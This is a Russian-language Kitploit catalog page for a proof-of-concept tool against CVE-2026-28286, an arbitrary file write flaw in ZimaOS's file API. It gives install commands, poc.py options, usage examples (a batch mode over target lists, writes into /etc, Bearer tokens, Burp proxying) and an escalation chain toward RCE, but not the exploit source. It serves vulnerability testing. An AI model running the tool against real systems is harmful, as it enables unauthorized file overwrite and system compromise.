
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
zimaos-cve-2026-28286-arbitrary-file-write — PoC и набор инструментов для проверки CVE-2026-28286 — уязвимости произвольной записи файлов в ZimaOS, использующей неправильную конфигурацию API для записи файлов за пределами предназначенных каталогов. | Kitploit
Инструменты/GitHubGitHub/rushi9/zimaos-cve-2026-28286-arbitrary-file-write
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование безопасности APIВеб-безопасностьТестирование на Проникновение
GitHubrushi9/zimaos-cve-2026-28286-arbitrary-file-write

zimaos-cve-2026-28286-arbitrary-file-write

PoC и набор инструментов для проверки CVE-2026-28286 — уязвимости произвольной записи файлов в ZimaOS, использующей неправильную конфигурацию API для записи файлов за пределами предназначенных каталогов.

РепозиторийСайт
2165 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

🚨 CVE-2026-28286 — Произвольная запись файлов в ZimaOS

От неправильной конфигурации API → Произвольная запись файлов → Возможная компрометация системы

⚡ TL;DR

  • Конечная точка: /v2_1/files/file
  • Проблема: Отсутствие проверки пути
  • Воздействие: Произвольная запись файлов за пределами целевой директории
  • Критичность: 🔴 Критическая

🧪 Быстрый старт

root@kitploit:~
git clone https://github.com/Rushi9/zimaos-cve-2026-28286-arbitrary-file-write.git
cd zimaos-cve-2026-28286-arbitrary-file-write
pip install -r requirements.txt
python3 poc.py

⚙️ Использование CLI



Вы можете просмотреть все доступные опции с помощью:

root@kitploit:~
python poc.py -h

📌 Доступные опции

root@kitploit:~
usage: poc.py [-h] [-u URL] [-t TARGETS] [-p PATH] [--proxy PROXY] [--token TOKEN] [-n ATTEMPTS] [--delay DELAY]

options:
  -h, --help            показать справочное сообщение и выйти
  -u, --url URL         URL одиночной цели
  -t, --targets TARGETS Файл с целями (пакетный режим)
  -p, --path PATH       Пользовательский путь к файлу (по умолчанию: /tmp)
  --proxy PROXY         URL прокси (например, http://127.0.0.1:8080)
  --token TOKEN         Токен аутентификации Bearer
  -n, --attempts        Количество попыток
  --delay               Задержка между пакетными запросами (в секундах)

🚀 Примеры использования

▶️ 1. Интерактивный режим

root@kitploit:~
python poc.py

▶️ 2. Одиночная цель

root@kitploit:~
python poc.py -u http://localhost:8080

▶️ 3. Пользовательский путь

root@kitploit:~
python poc.py -u http://localhost:8080 -p /tmp

▶️ 4. Целевой чувствительный путь (лабораторное тестирование)

root@kitploit:~
python poc.py -u http://localhost:8080 -p /etc

▶️ 5. Несколько попыток

root@kitploit:~
python poc.py -u http://localhost:8080 -n 5

▶️ 6. Использование прокси (Burp Suite)

root@kitploit:~
python poc.py -u http://localhost:8080 --proxy http://127.0.0.1:8080

▶️ 7. Пакетный режим

root@kitploit:~
python poc.py -t targets.txt

▶️ 8. Пакетный режим с задержкой

root@kitploit:~
python poc.py -t targets.txt --delay 2

▶️ 9. Полный режим (все опции)

root@kitploit:~
python poc.py -u http://target.com -p /tmp -n 3 --proxy http://127.0.0.1:8080 --token YOUR_TOKEN

💡 Совет

Используйте режим прокси с Burp Suite, чтобы:

  • Проверять запросы
  • Изменять полезные нагрузки
  • Подтверждать поведение бэкенда

🧠 Технический разбор

Бэкенд не обеспечивает соблюдение границ файловой системы:

  • ❌ Нет канонизации пути
  • ❌ Нет ограничения базовой директории
  • ❌ Абсолютные пути, управляемые пользователем

Это позволяет записывать в:

root@kitploit:~
/tmp/
/etc/
/usr/local/bin/

💥 Воздействие

root@kitploit:~
Произвольная запись файлов
        ↓
Перезапись конфигурации / скриптов
        ↓
Повышение привилегий / RCE

🎥 Демонстрация

image

📁 Пример вывода

root@kitploit:~
[✔] ПОДТВЕРЖДЕНО уязвимость (LISTING_SUCCESS)
Путь: /tmp/CVE-2026-28286_⚠️_abc123.txt

⭐ Поддержка

Если вы нашли это полезным, поставьте звезду ⭐ Это помогает большему числу исследователей обнаружить эту работу.


⚠️ Отказ от ответственности

Только для авторизованного тестирования.

Скачать инструмент